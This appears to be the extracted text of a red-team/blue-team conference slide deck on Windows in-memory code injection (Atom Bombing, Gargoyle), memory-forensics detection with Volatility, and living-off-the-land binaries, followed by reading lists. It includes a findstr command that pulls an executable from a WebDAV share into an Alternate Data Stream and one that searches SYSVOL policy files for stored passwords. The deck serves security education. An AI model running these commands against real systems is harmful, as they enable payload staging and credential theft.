
```
$ python vol.py -f victim.vmem ldrmodules -p 1337
```

```
$ python vol.py -f victim.vmem malfind -p 1337
```

```
$ python vol.py -f victim.vmem hollowfind -p 1337 -D dump/
```



# Atom Bombing



# Atom Bombing -v

- We avoid writing to the victim process with traditional means
- We put our shellcode in the global atom table via `GlobalAddAtom()`
- We queue APC to call `GlobalGetAtomName()`
- We let it gradually build shellcode in a code cave
- We use APC again to execute ROP chain to copy to RWX memory via `ZwAllocateVirtualMemory()`

## Typical API calls


[GlobalAddAtom](#)

[GlobalGetAtomName](#)

[ZwAllocateVirtualMemory](#)



NtQueueApcThread  
NtSetContextThread

# Evading memory scanners



see 'The Art of Memory Forensics'

Someone scanning memory for unwanted guests will usually look for executable memory.




gargoyle executes some arbitrary code. when it's done, it sets up some tail calls. ①

VirtualProtectEx marks gargoyles non-executable and returns to WaitForSingleObjectEx, which waits on our Windows timer. ②

The timer's completion routine is a ROP gadget, `pop *; pop esp; ret`. This moves the stack pointer to a carefully crafted stack we control. ③

Our special stack causes ret to call into VirtualProtectEx, this time marking us **read/write/execute**. ④

VirtualProtectEx returns to gargoyles, and the cycle begins anew! ⑤



## Typical API calls

## SetWaitableTimer

## WaitForSingleObjectEx

## VirtualProtectEx

**So many good memories...**



...but let's move on

“Living off the land”



# Living off the land

Execute

AWL bypass

Reconnaissance

Download

ADS\*

Decode

Compile

Credentials

Copy

Dump

Upload

Encode

**C'mon, do sth funneh**


```
dir C:\Windows\system32\*.exe /s /b | findstr /v .exe > todo.txt
```



*\* Alternate Data Streams*

*\*\* sry not sry for the german only phun*

# Living off the land - **findstr.exe**





```
findstr /V /L TheCakelsALie \\webdavsrv\folder\file.exe > c:\ADS\file.txt:file.exe
```

```
findstr /S /I cpassword \\sysvol\policies\*.xml
```

thx [@Oddvarmoe](#)  
see <https://adsecurity.org/?p=2288>



# Living off the land - **rundll32.exe**



# Living off the land -v




<https://lolbas-project.github.io/>



# return \$conclusion

- Hidden depends on your **viewpoint**
  - some techniques are pretty advanced
  - some detections are pretty good
- Life gets harder for red teamers and attackers?
  - → approach to blend in with normal (admin) usage becomes more and more appealing
- “Living off the land” techniques combined with advanced in-memory executions: new path of hope to avoid detections? Hype?



- Tools to visualise stuff on the blue side
- RedTeam tooling switches from PS to C#, but that's a topic for another rabbit hole (;

# Expand-Archive -Path presentation.zip -DestinationPath C:\hereberabbitholes

[\[Code\] - Bloodhound Repository](#)

[\[Recording\] - Extending BloodHound for Red Teamers - Tom Porter](#)

[\[Blog\] - Domain Penetration Testing: Using BloodHound, Crackmapexec, & Mimikatz to get Domain Admin](#)

[\[Blog\] - Using Bloodhound to Map the Domain](#)

[\[Recording\] - Bloodhound: He Attac, but he also Protec - Andy Robbins, Rohan Vazarkar](#)

[\[Blog\] - Hidden Administrative Accounts: BloodHound to the Rescue](#)

[\[Links\] Active Directory Attacks and Modern Post Exploitation Adversary Tradecraft](#)

[\[Presentation\] - Meterpreter internals](#)

[\[Doku\] - Meterpreter Stageless Mode](#)

[\[Code\] - Powershell Empire Repository](#)

[\[Recording\] - PowerShell Empire - Dave Hull](#)

[\[Recording\] - PowerShell Empire Strikes Back by Walter Legowski](#)

[\[Recording\] - Learn PowerShell Empire 2 From A to Z](#)

[\[Code\] - PowerPick Code Repository](#)

[\[Recording\] - Taking Hunting to the Next Level: Hunting in Memory - SANS Threat Hunting Summit 2017](#)

[\[Blog\] - Loading a DLL from memory](#)

[\[Blog\] - Hunting in Memory](#)

[\[Blog\] - PowerShell: In-Memory Injection Using CertUtil.exe](#)

[\[Blog\] - Memory injection like a boss](#)

[\[Code\] - ReflectiveDLL Injection Repository](#)

[\[Blog\] - Reflective DLL Injection with PowerShell](#)

[\[Recording\] - Reflective DLL Injection Metasploit Module](#)

[\[Blog\] - Metasploit Payload-Types](#)

[\[Paper\] - Remote library injection](#)

# Expand-Archive -Path presentation.zip -DestinationPath C:\hereberabbitholes

[\[Whitepaper\] - Who needs malware. How advasaries use fileless attacks to evade your security](#)

[\[Blog\] - Attack Mitre Process Hollowing technique](#)

[\[Recording\] - Investigation Hollow Process Injection Using Memory Forensics](#)

[\[Blog\] - Reversing and investigating malware evasive tactivs - Hollow process injection](#)

[\[Code\] - PoC Process Hollowing by FuzzySecurity \(Start-Hollow.ps1\)](#)

[\[Blog\] - Bypassing Memory Scanners with Cobalt Strike and Gargoyle](#)

[\[Presentation\] - Memory resident implants - code injection is alive and well by Luke Jennings](#)

[\[Blog\] - Gargoyle, a memory scanning evasion technique](#)

[\[Code\] - Gargoyle Code Repository](#)

[\[Blog\] - Hunting for Gargoyle](#)

[\[Code\] - The Memory Process File System](#)

[\[Recording\] - Living Off The Land A Minimalist S Guide To Windows Post Exploitation - Chris Campbell, Matt Graeber](#)

[\[Recording\] - LOLBins Nothing to LOL about - Oddvar Moe](#)

[\[Blog\] - LOLBAS project website](#)

[\[Code\] - LOLBAS code repository](#)

[\[Book\] - The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory](#)

[\[Book\] - The Hacker Playbook 3: Practical Guide To Penetration Testing](#)

[\[Book\] - What makes it page? The Windows 7 \(x64\) Virtual Memory Manager](#)

[\[Whitepaper\] - Living off the land and fileless attack techniques by Symantec](#)

[\[Tools\] - Awesome Windows Post-Exploitation tool list](#)

# Awesome people to follow for these ++other\_exciting\_topics

[@CptJesus](#)

[@\\_wald0](#)

[@danielhbohannon](#)

[@harmj0y](#)

[@mattifestation](#)

[@Oddvarmoe](#)

[@subtee](#)

[@SadProcessor](#)

[@jalospinoso](#)

[@PyroTek3](#)

[@FuzzySec](#)

[@\\_RastaMouse](#)

[@epakskape](#)

[@DirectoryRanger](#)

[@jukelennings](#)

[@dk\\_effect](#)

[@Alshakarti](#)

[@AmarSaar](#)

[@\\_marklech](#)

[@0xAlexei](#)

[@TinySecEx](#)

[@jepayneMSFT](#)

[@NerdPyle](#)

[@VirtualScooley](#)

[@xedi25](#)

[@curiousJack](#)

[@hFireF0X](#)

[@Intel80x86](#)

[@0patch](#)

[@aall86](#)

[@TheColonial](#)

[@obscuresec](#)

[@kiqueNissim](#)

[@thatchriseckert](#)

[@WDSecurity](#)

[@JohnLaTwC](#)

[@brucedang](#)

[@attrc](#)

[@Code\\_Analysis](#)

[@j00ru](#)

[@long123king](#)

[@aionescu](#)

[@epakskape](#)

[@aluhrs13](#)

[@girlgerms](#)

[@ryHanson](#)

[@\\_xpn](#)

[@ericlaw](#)

[@dwizzzleMSFT](#)

[@jaredhaight](#)

..and many many more I guess...

wmic.exe /node:"audience" process call create "**questions.exe**"